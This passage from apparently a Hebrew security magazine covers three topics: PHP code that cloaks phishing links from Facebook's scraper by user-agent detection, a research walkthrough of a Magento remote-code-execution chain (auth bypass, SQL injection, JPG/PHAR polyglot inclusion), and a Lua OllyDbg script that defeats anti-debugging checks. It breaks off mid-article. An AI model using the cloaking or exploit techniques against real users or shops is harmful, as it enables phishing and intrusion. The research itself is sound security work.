חודש שעבר, גיליתי פירצת אבטחה בפייסבוק המאפשרת לך לזייף קישורים. לדוגמא, אם אפרסם את דף הפישינג שלי בפייסבוק פייסבוק יציג את האתר כדף פישינג, עם כתובת אחרת. לצורך העניין, אם אני אפרסם את הקישור http://google.co.il (Google) בפייסבוק, פייסבוק יציג את הקישור בצורה הזו:



מה שאנחנו הולכים לעשות, זה לרמות את ה- Scraper של פייסבוק, איך נעשה את זה? באופן הבא:

כאשר אנו מעלים קישור לפייסבוק, המערכת מנסה להבין באיזה אתר מדובר (על מנת למשוך ממנו פרטים, תמונה וכו'), היא עושה זאת בעזרת Scraper יעודי למשימה זו. המטרה שלנו היא לזהות שמובר באותו Scraper ולהגיש לו דף אחר מדף הפישינג שלנו.

על מנת לחקור זאת, העלתי מספר קישורים לאתר שלי, ובכל פעם שיחקתי עם ה-Header-ים הרלוונטים. שמתי לב שכאשר אני מוסיף את ה-Header לשינוי המיקום באופן הבא:

```
header("Location: http://google.com");
```

ה-Scraper שולח בקשה ל-google.com, ומציג את Google כדף שפרסמתי. בשלב זה הבנתי שאם אני אצליח להבדיל בין ה-Scraper של פייסבוק לבין משתמש רגיל אני אצליח לרמות את ה-Scraper של פייסבוק בצורה הזו:

```
If(isFacebookScraper()==true)
   Header("Location: http://the-original-site.com");
else
   // Phishing page comes here
```

בשלב זה כתבתי מין logger ב-PHP שכותב את הבקשה שנשלחה אל קובץ טקסט וככה אני אוכל לצפות בבקשה של ה-Scraper של פייסבוק.

הקוד של ה-Logger:

```
<?php
$ip = $_SERVER["REMOTE_ADDR"];
$user_agent = $_SERVER["HTTP_USER_AGENT"];
$post = print_r($_POST, true);
$get = print_r($_GET, true);
$o = fopen("listen1.txt", "a+");
fwrite($o, "IP: $ip\r\nUser-agent: $user_agent\r\nPost: $post\r\nGet: $get\r\n---------
---------------------------------\r\n");
fclose($o);
?>
```

ה-Scraper לא שלח שום בקשת post או get, אבל ה-User-agent היה קבוע (של כל ה-scraper-ים):

```
IP: 31.13.102.122
User-agent: facebookexternalhit/1.1 (+http://www.facebook.com/externalhit_uatext.php)
Post: Array
(
)

Get: Array
(
)
```

מתוך הבקשה אפשר להסיק שישנם 2 דרכים לזהות שהבקשה נשלחה מה-Scraper של פייסבוק:

1. זיהוי על פי טווח כתובות IP. (ל-facebook יש מספר כתובות IP)
2. זיהוי על פי ה-User-agent header.

אני בחרתי לזהות על פי User-agent מכיוון שזה פחות קוד ואם 2 הדרכים נותנות את אותה התוצאה אין סיבה שאני אבחר בדרך הארוכה:

```
if(preg_match("/facebookexternalhit/", $user_agent))
    header('Location: http://the-original-site.com
else
    show_page();
```

וזהו - בשלב זה, כאשר נעלה קישור לפייסבוק (לדוגמא, ל-Wall של אליס), נראה שאכן פייסבוק יציגו את הפרטים של העמוד המקורי, אך כאשר המשתמש יכנס - הוא יקבל קישור לעמוד הפישינג שלנו.

סיכום

במאמר זה הצגתי בגדול את עולם הפישינג ומספר טכנולוגיות העומדות בפני תוקפים הבוחרים לעשות שימוש במתקפה זו. חשוב לזכור כי למרות שלא נגענו בנושא מאמר זה, כשמדובר בפישינג (שלא כמו ברב סוגי המתקפות הקיימות), יש משמעות עצומה לעניין הפסיכולוגי ולעיתים רבות נקודות בעניין זה הן אלו שיצליחו למתקפה לעבוד.

במאמר הצגתי נושא אחד מתוך רבים, עולם הפישינג הינו עולם רחב ביותר ואחת העובדות המפחידות בעולם זה היא שלא צריך לעבוד קשה מדי על מנת לייצר מתקפת פישינג איכותית. מקווה שלמדתם והחכמתם מקריאת מאמר זה.

בנוסף, אני מעוניין להודות ל**אפיק קסטיאל** על עזרתו המועילה למאמר זה.

על המחבר

R4z בן 17 עוסק בפיתוח Web בחברת Articoloo, ובזמנו הפנוי מתעסק באבטחת מידע לכל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ #Security, או באימייל, בכתובת:
raziel.b7@gmail.com

קישורים לקריאה נוספת

- http://www.digitalwhisper.co.il/0x1D/
- http://www.isbdc.org/wp-content/uploads/2012/05/Psychology-of-Phishing-Scams-4_17_12.pdf
- http://escholarship.org/uc/item/9dd9v9vd
- http://www.html5rocks.com/en/tutorials/pagevisibility/intro/

Mage lvl 90 - The Magento RCE

מאת נתנאל רובין

הקדמה

אני לא בטוח מי חשב שזה רעיון טוב לערבב את PHP עם כרטיסי אשראי, אבל אין ספק שהוא עשה לכלל חוקרי האבטחה שירות גדול.

כידוע PHP היא אחת השפות הכי לא קונסיסטנטיות שיש. אם שפות תכנות נותנות לך רובה ציידים ואת האפשרות לירות לעצמך ברגל, PHP דואגת להסתיר את ההדק ולכוון בשבילך את הרובה אוטומטית לראש.

במאמר הזה אני אפרט על תהליך המחקר שביצעתי על מערכת עגלת הקניות הווירטואלית 'Magento' ועל ההריסה השיטתית של רוב מנגנוני האבטחה בה, עד להרצת קוד ללא אותנטיקציה. המאמר לא יפרט את כל ה-flow, אלא יפרט את תהליך המחשבה שלי כשחקרתי את המערכת.

בשביל התיאור הטכני המלא (באנגלית) ניתן להיכנס לכאן:

http://blog.checkpoint.com/2015/04/20/analyzing-magento-vulnerability/

למי שלא מכיר, Magento היא מערכת עגלת הקניות הכי פופולרית שיש כיום בעולם - היא חולשת על 30% מהשוק ובסך הכול מגלגלת בסביבות ה-60 מיליארד דולר לשנה בקוד ה-PHP הסבוך שלה.

בנוסף, היא נרכשה ע"י eBay ב-2011 ב-180 מיליון דולר.

Diving In

השתמשתי ב-Apache ו-MySQL כדי להריץ את המערכת ואחרי תהליך התקנה קצרצר פתחתי את Zend Studio כדי לחקור את הקוד.

כמו כל חוקר טוב הדבר הראשון שעשיתי היה לעבור בזריזות על פונקציות שונות שנוכל לנצל, כגון 'popen()', 'system()', 'include|require' ופונקציות שמתעסקות עם ה-file system של השרת. כמצופה מכל מערכת שמכבדת את עצמה לא נתקלתי בשום דבר שניתן לנצל בלי הרשאות אדמין.


הדבר הכי חשוב שאפשר להבין מלעבור על פונקציות מסוכנות במערכת זה איך היא מתפקדת - איך היא טוענת controllers שונים, איך היא מבצעת אותנטיקציה, איך היא מתקשרת עם ה-DB, לכן, הדבר הראשון שקפץ לי לעין היה הדרך שבה המערכת טוענת את החלקים השונים בה.

Magento עושה הרבה שימוש בטעינה דינאמית של מחלקות ו-Controllers. למעשה, המערכת מורכבת מ-Modules, שמורכבים מ-Controllers, שמכילים Actions.

מודול הוא למעשה תיקייה על ה-file system שמכילה קבצי PHP שמספקים פונקציונליות מסוימת-למשל, יש מודול שאחראי על אותנטיקציה, או מודול שאחראי על ניהול פרטי הלקוח.

כל קובץ PHP כזה מכיל מחלקה שמתפקדת כ-Controller. מחלקה זו מכילה מתודות שאליהן מתייחסים כ-Actions.

אם נרצה להראות זאת בתרשים:



המרכיבים האלה נטענים בצורה דינאמית כאשר משתמש כלשהו מבקש אותם ע"י הציון שלהם ב-URI של הבקשה. למעשה, ההבדל היחידי בין בקשה של משתמש רגיל לבין בקשה של אדמין היא המחרוזת 'admin' שתופיע בתחילת כל URL של האחרון.

לדוגמא, זוהי בקשה של משתמש רגיל שניגש למודול 'downloadable' ולקונטרולר 'file':

```
GET /index.php/downloadable/file/ HTTP/1.1
```

וזוהי בקשה של אדמין לאותו מודול וקונטרולר:

```
GET /index.php/admin/downloadable/file/ HTTP/1.1
```

אבל איך למעשה המערכת מוודאת שהערכים שהכנסנו לה תקינים? במקרה של המודולים היא עושה את הדבר הנכון ושומרת white list של כל המודולים הקיימים, ובמידה והמשתמש הכניס מודול שלא קיים, היא זורקת שגיאה.

במקרה של הקונטרולים הדבר קצת יותר מסובך.

ציינו שקונטרולרים הם למעשה קבצי PHP שמכילים מחלקה בתוך תיקיית המודול. אם, לדוגמא, לקונטרולר שלנו קוראים 'file' והוא נמצא במודול שנקרא 'downloadable', אזי הקובץ שלו יקרא 'fileController.php', הוא ימצא בתוך תיקייה שנקראת 'downloadable' והוא יכיל מחלקה שנקראת 'Mage_Downloadable_FileController'.

כשהמערכת מקבלת קונטרולר מהמשתמש היא מנסה לחפש את קובץ ה-PHP שלו. מכיוון שראינו ששם הקובץ למעשה מורכב משם הקונטרולר, המערכת מרכיבה ומנסה לאנקלד path שמורכב (חלקית) מהמשתמש.

לצערי, חוץ ב-CVE המתקפה הזו לא הייתה שווה הרבה. הקובץ שהמערכת תאנקלד תמיד יסתיים ב-'Controller.php', ובלי Null Byte אין לנו יותר מדי קבצים לאנקלד עם זה. אבל, זה גרם לי לחשוב שאולי יש עוד מקום שבו המערכת מבצעת הנחה לוגית לא נכונה.

המקום ההגיוני הבא לחפש בו הוא כמובן האותנטיקציה-איך המערכת יודעת שמשתמש אדמין מחובר כרגע? זה הקוד שנקרא כשמשתמש מוסיף את התחילית 'admin' לבקשה שלו:

```php
$requestedActionName = $request->getActionName();
$openActions = array(
    LIST_OF_OPEN_ACTIONS (login, reset password, etc.)
);

if (in_array($requestedActionName, $openActions)) {
    $request->setDispatched(true); // An open actions
} else {
    if($user) { // A user exist
        $user->reload(); // Check validity of user
    }
    if (!$user || !$user->getId()) { // No user or no user ID
        if ($request->getPost('login')) { // Try to login
            TRY_TO_LOGIN
        }
         // Fail point
        if (!$request->getParam('forwarded')) {
```

```
            if ($request->getParam('isIframe')) {
                NO_ACCESS
            } elseif($request->getParam('isAjax')) {
                NO_ACCESS
            } else {
                NO_ACCESS
            }
            return false;
        }
    }
}

Mage_Admin_Model_Observer::actionPreDispatchAdmin()
```

ניתן לראות שהקוד בודק האם המשתמש כבר מחובר בתור אדמין או לחילופין מנסה להתחבר כאחד. במידה והוא לא, הקוד בודק האם פרמטר שנקרא 'forwarded' קיים, ואם לא הוא פשוט מסיים את הריצה של הסקריפט.

אבל מה זה בכלל הפרמטר הזה 'forwarded'? למעשה הוא דגל שקונטרולרים יכולים לקבוע שמציין שאת תהליך האותנטיקציה הם מעוניינים לעשות בעצמם. לדוגמא, קונטרולר שאחראי על OAuth מן הסתם יבצע אותנטיקציה בעצמו.

הבעיה טמונה בכך שהפרמטר נקבע בתוך המשתנה '$request'. המשתנה הזה מכיל למעשה את כל המידע שהמשתמש שלח לשרת בבקשת ה-HTTP, כולל את כל הפרמטרים שהוא שלח ב-GET וב-POST.

בפועל, 'forwarded' אמנם יכול להיקבע ע"י המערכת, אך הוא יכול להיקבע גם ע"י המשתמש ע"י שליחה שלו כפרמטר HTTP רגיל.

יש, אני אדמין!

אז זהו, שלא. אנחנו אמנם יכולים לעקוף את האותנטיקציה הראשונית, שבסך הכול בודקת אם אנחנו מחוברים כאדמין או לא, אבל רוב הקונטרולרים בודקים בנוסף האם יש לנו הרשאות מסוימות. בגלל שאנחנו אפילו לא מחוברים למערכת, מן הסתם אין לנו אפילו הרשאה אחת.

לצערנו, הקונטרולרים המעניינים באמת, אלה שנותנים לנו להעלות קבצים, לערוך theme-ים, לגשת למסד וכו' מבצעים בדיקת הרשאות נוספת. זה הציב בפניי אתגר חדש-למצוא קונטרולר שלא דורש שום הרשאה שנותן לנו לעשות משהו מעניין.

אחרי שסיננתי את כל הקונטרולרים שדורשים הרשאה כלשהי נשארתי עם בערך חמישה קונטרולרים מאוד זניחים. 3 מהם היו אחראים ל-GUI של המערכת, אחד היה הקונטרולר הדיפולטיבי שהציג את הדף הראשי, ואחד הדפיס תמונה למסך ע"י קלט מהמשתמש.

בא נסתכל על הקוד של הקונטרולר שאחראי להדפיס תמונה:

```
// Get the ___directive parameter
$directive = $this->getRequest()->getParam('___directive');

// This function does bade64_deocde to the input
 $directive = Mage::helper('core')->urlDecode($directive);

// Filter(?) the input
$url = Mage::getModel('cms/adminhtml_template_filter')->filter($directive);

// Try to load the image
try {
    $image = Varien_Image_Adapter::factory('GD2');
    $image->open($url);
    $image->display();
}

Mage_Adminhtml_Cms_WysiwygController::directiveAction()
```

ניתן לראות שהערך של המשתנה '$directive' נקבע ע"י '()getParam' , שמחזירה ערך של פרמטר HTTP. לאחר מכן, הוא עובר פרסור ע"י הפונקציה '()filter' מהמחלקה 'adminhtml_template_filter', ולבסוף הקונטרולר מתייחס אליו כנתיב לתמונה.

כשראיתי את הקוד מיד בדקתי האם אנחנו יכולים להדפיס כל קובץ מהשרת, גם אם הוא לא תמונה, אך לצערי GD2 מוודא שהקובץ שביקשנו הוא תמונה וולידית, ובמידה והוא לא הסקריפט יוצא ומחזיר שגיאה.

אבל למה בעצם מפרסרים את המשתנה לפני שמתייחסים אליו כנתיב? ובכן, מכיוון שהקונטרולר הזה אמור להיקרא אוטומטית ע"י המערכת, לפעמים הנתיב יכול להכיל מחרוזות שאמורות לייצג נתיבים שונים במערכת. לדוגמא, הנתיב יכול להתחיל ב-'BASEDIR', מה שיגרום לפרסור להחליף את המחרוזת בתיקיית האם של המערכת.

כפי שראינו, הפרסור מתבצע באמצעות המחלקה 'adminhtml_template_filter', שאחראית בין היתר על פרסור קבצי טמפלייט של פאנל האדמין.

זאת אומרת שבנוסף ליכולת המרשימה של טעינת נתיבים, אנו בעצם יכולים להשתמש בכל תג שטמפלייט של פאנל האדמין יכול!

זה מרחיב משמעותית את משטח התקיפה שלנו. כעת, אנו יכולים להתחזות לטמפלייט אדמין סטנדרטי ולנסות לטעון דברים דינאמית. Smarty למשל, אחד מהפרסרים הכי פופולרים שיש, מאפשר לטמפלייטים להריץ קוד באמצעות eval.

יש, אני טמפלייט!

אחרי שבדקתי בדיוק מה אנחנו יכולים לעשות בתור טמפלייט, נשארתי רק עם תג אחד שאני יכול להשתמש בו, זאת מכיוון שרוב התגים האחרים בטמפלייט דורשים משתנים חיצוניים שהפרסר אמור להחליף, ומכיוון שאנו נקראנו ישירות, אין לנו כאלה.

התג שאנו יכולים להשתמש בו נקרא 'blockDirective', והוא אחראי על טעינה של בלוקים לטמפלייט. בלוקים הם למעשה מחלקות PHP שאחראיות להציג דברים שונים ב-GUI. למשל, יש בלוק שאחראי להציג את החדשות, בלוק שאחראי להציק מוצרים אחרונים שנרכשו וכו'.

מערכת הפרסור נותנת לנו לשלוט על סוג הבלוק שאנו רוצים לטעון, על חלק מהפרמטרים שלו, ועל המתודה שאנו רוצים להריץ ע"מ לטעון את הפלט של הבלוק.

זהו הקוד שאחראי על הפעולה:

```
public function blockDirective($const)
{ // We're controlling $const!
    $blockParams = $this->_getIncludeParameters($const[2]);
    if (isset($blockParams['type'])) { // Create a new block
        $type = $blockParams['type'];
        $block = $layout->createBlock($type,null, $blockParams);
    }
    if ($block) { // Set the block properties
        $block->setBlockParams($blockParams);
        foreach ($blockParams as $k => $v) {
            $block->setDataUsingMethod($k, $v);

        }
    }
    if (isset($blockParams['output'])) { // Get method to call
        $method = $blockParams['output'];

    }
    return $block->$method(); // Call it!
}
```

כאמור, בלוקים אחראים להצגת דברים שונים ב-GUI. חלק מאותם דברים מגיעים מה-DB, כמו מוצרים, לקוחות וכו'. חלק מהפונקציונאליות שאותם בלוקים מציעים כוללת פילטור על עמודות ב-DB ע"י הוספת 'WHERE' לשאילתת ה-SQL. ניתן ליצור מספר פילטורים שונים, כמו חיפוש של מחרוזת טקסט או ID ספציפי.

ע"מ לאפשר את הפונקציונליות הזו המערכת מחפשת את הפרמטר 'filter' בבקשת ה-HTTP, ובמידה והוא נמצא היא מנסה לפרסר אותו.

אחד מהאופציות השונות לפילטור היא האופציה לשלוף על range מסוים של IDs. המערכת מאפשרת פילטור כזה ע"י קבלת מערך מהמשתנה שמכיל את המפתח 'from' ואת המפתח 'to'. אם המערך מכיל את המפתחות האלה, הוא מועבר אל פונקציה שמפרסרת את השאילתה לשליפה. ניתן לראות את הקוד שלה כאן:

```
$conditionKeyMap = array(
    // A dictionary containing operation and their matching SQL
    CONDITION_DICTIONARY_MAP
);

$query = '';
// If the condition is an array
if (is_array($condition)) {
    // If there's a 'field_expr' field, assign it to $fieldName
    if (isset($condition['field_expr'])) {
        $fieldName = str_replace('#?', $this->quoteIdentifier($fieldName),
$condition['field_expr']);
        unset($condition['field_expr']);
    }
    …
    // Add the start condition
    if (isset($condition['from'])) {
        $from = $this->_prepareSqlDateCondition($condition, 'from');
        $query = $this->_prepareQuotedSqlCondition($conditionKeyMap['from'], $from,
$fieldName);
    }
    // Add the end condition
    if (isset($condition['to'])) {
        $query .= empty($query) ? '' : ' AND ';
        $to = $this->_prepareSqlDateCondition($condition, 'to');
        $query = $this->_prepareQuotedSqlCondition($query . $conditionKeyMap['to'],
$to, $fieldName);
    }
    …
}
Varien_Db_Adapter_Pdo_Mysql::prepareSqlCondition ()
```

ניתן לשים לב שהדבר הראשון שהקוד עושה זה בודק האם התנאי שהכנסנו מערך. מכיוון שאנו שולפים על range, הוא אכן כזה.הדבר השני שהפונקציה עושה זה לבדוק האם המפתח 'field_expr' קיים, ובמידה וכן היא קובעת את המשתנה '$fieldName' על פי הערך במערך.

'$fieldName' הוא למעשה העמודה עליה אנו שולפים, ערך שנחשב מאובטח ולכן לא מתבצע עליו escaping. מכיוון שאנו שולטים על כל מערך ה-'$condition', אנו יכולים ליצור בנוסף גם את המפתח הזה ובכך לשלוט על העמודה, מה שמאפשר לנו למעשה SQLI. מכיוון שמג'נטו משמשת ב-PDO, אנו יכולים להשתמש בכמה שאילתות SQL במקום בשאילתה אחת, מה שמאפשר לנו להריץ איזו שאילתה שנרצה מאשר להריץ רק 'union select'.

מפה הנתיב נראה כבר די ברור, נוכל להוסיף משתמש אדמין משלנו ולהשתלט על המערכת. אבל בתור תוקפים מתוחכמים לא נרצה להשאיר עקבות כל כך ברורות, ולכן חיפשתי משהו יותר נסתר מזה.

יש, אני אדמין (?)

מג'נטו היא מערכת שחוסכת במשאבי השרת, לכן כשאדמין מעלה תמונה לשרת הוא קודם כל נשמר ב-DB. כאשר משתמש מסוים מנסה לגשת לאותה תמונה, המערכת כותבת אותו גם על ההארד דיסק, על מנת לחסוך במקום כאשר תמונה עלתה אך אין בה שימוש.

זה למעשה מאפשר לנו ליצור קובץ משלנו על השרת ואז לייצא אותו אל ה-file system. הבעיה היא שהקובץ יכתב בתיקייה השמורה לתמונות, ובנוסף ישנו קובץ 'htaccess' שמבטל הרצת CGI בתיקייה.

לכן המטרה שלנו היא לכתוב קובץ תמונה תקין, עם סיומת תקינה, שיכיל קוד PHP שאיכשהו ירוץ, מה שכמובן מוביל אותנו לחפש LFI.

כאמור אנחנו יכולים ליצור כל מחלקת בלוק שנרצה, ואז לקרוא לאיזה מתודה שנרצה בה.

מחלקה מעניינת אחת נקראת 'Mage_Core_Block_Template_Zend', שאחראית, כפי שהשם מרמז, לטעינה של טמפלייטים. המחלקה קרצה לי, ואחרי כמה שורות קוד הגעתי ל:

```
$this->_run($this->_file); // Includes $this->_file
```

הבעיה היא ש-'_file' למעשה אמור להיות תיקייה (פירוט מופיע במסמך הטכני המלא) ולכן הוא תמיד יכיל סיומת '/'.

כידוע לא ניתן לאנקלד תיקייה ולכן הייתי צריך לחשוב על פתרון יצירתי שיאפשר לנו לאנקלד קובץ למרות הסיומת. מכיוון שאנו שולטים בכל המחרוזת '_file' פרט ל-'/' הסורר הנ"ל, אנו גם שולטים ב-wrapper של ה-stream.

בגרסאות PHP ישנות (5.2 ומטה) הייתי יכול להשתמש ב-'http://' כדי לגרום לשרת לאנקלד קוד שנמצא אצלי על השרת ובכך לפתור את הבעיה, מכיוון שמדובר כבר ב-HTTP כבר לא מיוחסת ל-'/' משמעות מיוחדת, ולמעשה אני יכול להגדיר את השרת שלי כך שיתעלם ממנו.

בגרסאות חדשות יותר של PHP האופציה הזו כבויה בדיפולט, ולמעשה כמעט אף שרת בעולם לא מאפשר אותה יותר, לכן זוהי לא אופציה טובה עבורנו.

חיפוש ברחבי ה-wrappers השונים ש PHP מציעה הוביל אותי אל - 'phar://'.

'Phar' הוא למעשה סוג של 'Jar' לקבצי PHP-הוא מתפקד כארכיון שמכיל קבצי PHP שניתן לאנקלד מבלי למקם אותם אינדיבידואלית על ה-file system.

מכיוון ש-'Phar' הוא ארכיון, אינקלוד קובץ בתוכו תראה כך:

```
include 'Phar://somefile.phar/somefile.php';
```

כבר ניתן לראות שניגשים לקבצים בתור ה-phar עם '/', אך מה יקרה אם נקרא לקובץ כך:

```
include 'Phar://somefile.phar/';
```

במקרה הזה קוד ה-stub של הארכיון יקרא וירוץ. קוד ה-stub הוא למעשה קוד שנקרא אוטומטית כשמאנקלדים את הארכיון עצמו, על מנת לבצע אתחול במקרה הצורך.

למעשה, הפיצ'ר הזה מושלם עבורנו! כך נוכל לאנקלד את הקובץ שהעלנו עם סיומת ה-'/' המציקה. השאלה היחידה שנשארה היא איך אנחנו גורמים לקובץ להתנהג גם כקובץ תמונה תקין?

ובכן, קוד ה-stub שדיברנו עליו הוא למעשה המחרוזת הראשונה בקובץ ה-phar. למעשה, נוכל להוסיף לו את התוכן של תמונת jpg שלמה ורק לאחר מכן את הקוד שלנו.

מכיוון שהפורמט של jpg למעשה קורא את הקובץ עד שהוא מגיע למחרוזת הסיום שמוגדרת לו, הקובץ שיצרנו יקרא גם כ-jpg תקין וגם כ-phar תקין!

סיכום

אחרי שעקפנו אותנטיקציה, הוספנו קובץ למסד עם SQL Injection, ייצאנו אותו ל-file system, והשתמשנו ב-RFI כדי לאנקלד קובץ jpg/phar, הצלחנו להריץ קוד. ואם לטעמכם לא היינו חשאיים מספיק, phar גם תומך ב-tar, zip, gzip וב-bzib2 כאפשרויות דחיסה, סתם בשביל הקטע ☺

Reverse Engineering Automation - לקחת את החקירה צעד אחד קדימה

מאת תומר זית

הקדמה

המאמר יעסוק בצורך ההולך והגובר של אוטומציה בהנדסה הפוכה (Reverse Engineering Automation), כיצד שילוב אוטומציה בתהליך המחקר יכול לחסוך זמן יקר ולעזור לשאוב אינפורמציה שבלעדיו, או שהיינו מבצעים זאת בצורה פחות יסודית, או שהיינו עושים זאת בקנה מידה קטן משמעותית.

כמו כן, אראה במאמר דוגמאות של סקריפטים לאוטומציה ויהיה אפשר לגשת אליהם בחשבון ה-Github שלי, אשמח אם גם תוסיפו עוד דוגמאות מעבר לדוגמאות שנמצאות במאמר ותשגרו לי Pull Requests כדי שאוכל להוסיף אותם.

למה צריך Automation ב-Reverse Engineering?

קודם כל, חשוב לי לציין ש-**Reverse Engineering Automation** חוסך זמן בתהליך החקירה אך לא מיתר את התהליך, ושנית, בין היתר בגלל הסיבות הבאות:

1) פעולות שחוזרות על עצמן.
2) קטעי קוד דינמיים שמתגלים בהמשך התוכנית (Packers, Crypters).
3) התחמקות מהגנות כגון SSDT.
4) הקצאת זיכרון בתוך תוכנית שרצה ב-Ollydbg.

הבדלים בין Ollydbg2-Python ו-Ollydbg2-Playtime:

Ollydbg2-Playtime:

- כתיבת הסקריפטים מתבצעת בשפת **Lua** (אנו מכירים את זה קצת מ-Nmap ו-Nginx)
- מציע מגוון פתרונות כגון Event Listeners, Code Patch (אפשר לקרוא ב**autorun/detours.lua** כיצד הם משנים את **GetTickCount**) ופונקציות נוחות להוצאה מהזיכרון (למשל **ReadMemoryString**).
- מגיע עם דוקומנטציה מסודרת ונוחה.
- מאפשר שימוש בקוד שירוץ אוטומטית בהפעלת Ollydbg (AutoRun).
- מגיע עם סקריפטים לדוגמה.
- חצי Open source - כלומר ה-Api בשרת Lua שנקרא גם core הוא אופן סורס אך ה-Plugin Loader הוא קוד סגור, לאחר שיחה שלי עם יוצר ה-Plugin קיבלתי ממנו עזרה וגם הבנתי שהוא מוכר את קוד המוצר.

Ollydbg2-Python:

- כתיבת הסקריפטים מתבצעת בשפת **Python** (אנו מכירים את זה קצת מ-Immunity Debugger ו-Ida Python)
- ברגע זה אין Event Listeners, Code Patch או פונקציות נוחות להוצאת מהזיכרון.
- מגיע ללא דוקומנטציה.
- לא מאפשר שימוש בקוד שירוץ אוטומטית בהפעלת Ollydbg.
- מגיע עם סקריפטים לדוגמה.
- Ctypes - בכמה מילים שימוש עם C Structures, C Variables ו-C DLLs ישירות מקוד Python. מומלץ לקרוא על זה עוד בדוקומנטציה של Python.
- Open source מלא - כל הקוד פתוח ב-Github, מה שמאפשר עם אנשים כמונו לתרום קוד ולצמצם פערים מול Ollydbg-Playtime.

הדגמה ליכולות של Ollydbg2-Playtime

המקרה

ישנם מצבים בהם אנו צריכים לבצע פעולה בכל פעם בה נתקלנו בפונקציה מסוימת, במקרה הזה הפונקציה **IsDebuggerPresent** חוזרת מספר פעמים אדגים כיצד אפשר להשתמש באוטומציה כדי לשנות את הערך שחוזר מפונקציה זו (מי שלא מכיר את הפונקציה יכול לקרוא את המאמר **Anti Anti-Debugging** בגיליון **0x04**).

החקירה

הסתכלו על התמונה הבאה:

אפשר לראות בתמונה שלאחר חזרה מהפונקציה **IsDebuggerPresent** ישנה בדיקה האם EAX שווה ל-0 אם כן הפונקציה תדחוף למחסנית את המחרוזת "Hello User", כרגע זהו לא המצב אז אולי נחזור כמה שלבים אחורה לדרך בה הגענו לפקודה הזו.

1) חיפשנו את הפונקציה **IsDebuggerPresent** בעזרת לחיצה על **CTRL + G**.

2) שמנו **Breakpoint** כדי לעצור כשהפונקציה נקראת.
3) לחצנו על **CTRL + F9** כדי להגיע לנקודה בה הפונקציה חוזרת (עוד אפשרות היא לראות את כתובת החזרה במחסנית).
4) לחצנו F8 כדי להגיע לשלב אחד אחרי הקריאה לפונקציה והגענו לבדיקה האם **EAX** שווה ל-0 (**TEST EAX, EAX** ולאחר מכן **JZ**)
5) ועכשיו נרצה לאפס את EAX כדי לדמות מצב ש-**IsDebuggerPresent** מחזיר **False**.

הסקריפט

```
1.  isDebuggerPresent = GPA("kernel32", "IsDebuggerPresent")
2.  isDebuggerPresentRet = nil
3.
4.  Event.Listen("Int3Breakpoint", function(info)
5.      if info.Address == isDebuggerPresent then
6.          if isDebuggerPresentRet == nil then
7.              isDebuggerPresentRet = Pop()
8.              Push(isDebuggerPresentRet)
9.              SetInt3Breakpoint(isDebuggerPresentRet)
10.         end
11.     elseif info.Address == isDebuggerPresentRet then
12.         EAX = 0
13.         RemoveInt3Breakpoint(isDebuggerPresentRet)
14.         isDebuggerPresentRet = nil
15.     end
16. end)
17.
18. SetInt3Breakpoint(isDebuggerPresent)
```

הסבר על הסקריפט

בסקריפט השתמשתי באחת היכולות המיוחדות של **Ollydbg2-Playtime** והיא ה-Event Listeners, בעזרת Event Listeners אנו יכולים לבצע פעולה בכל פעם שנקרא DLL, שיש Breakpoint, ש-Thread חדש נוצר וכו'.

- **GPA** - היא הפונקציה אשר מחפשת API Functions (**IsDebuggerPresent** ב-**kernel32**).
- **Event.Listen("Int3Breakpoint", function(info) end)** - כאן אנו מכריזים על פונקציה (Callback) הנקראת כאשר אירוע **Breakpoint** קרה.

אנו לוקחים את כתובת החזרה מהמחסנית בעזרת **Pop** מחזירים אותה למחסנית בעזרת **Push** (יכולנו לעשות זאת גם על ידי קריאת הזיכרון מכתובת ה-**ESP**), המשתנה **isDebuggerPresentRet** יעזור לנו בפעם הבאה לדעת שהאירוע הBreakpoint מצביע על חזרה מהפונקציה **IsDebuggerPresent** בשביל שזה יקרה שמנו Breakpoint חדש בעזרת הפונקציה **SetInt3Breakpoint** לכתובת הנמצאת במשתנה **isDebuggerPresentRet**, לסוף כאשר נגיע למצב שהגענו אל היעד (אני בכתובת שנמצאת במשתנה **isDebuggerPresentRet**) נאפס את האוגר **EAX** ולאחר מכן, נמחק את ה-Breakpoint בעזרת **RemoveInt3Breakpoint**.

מטרת הסקריפט

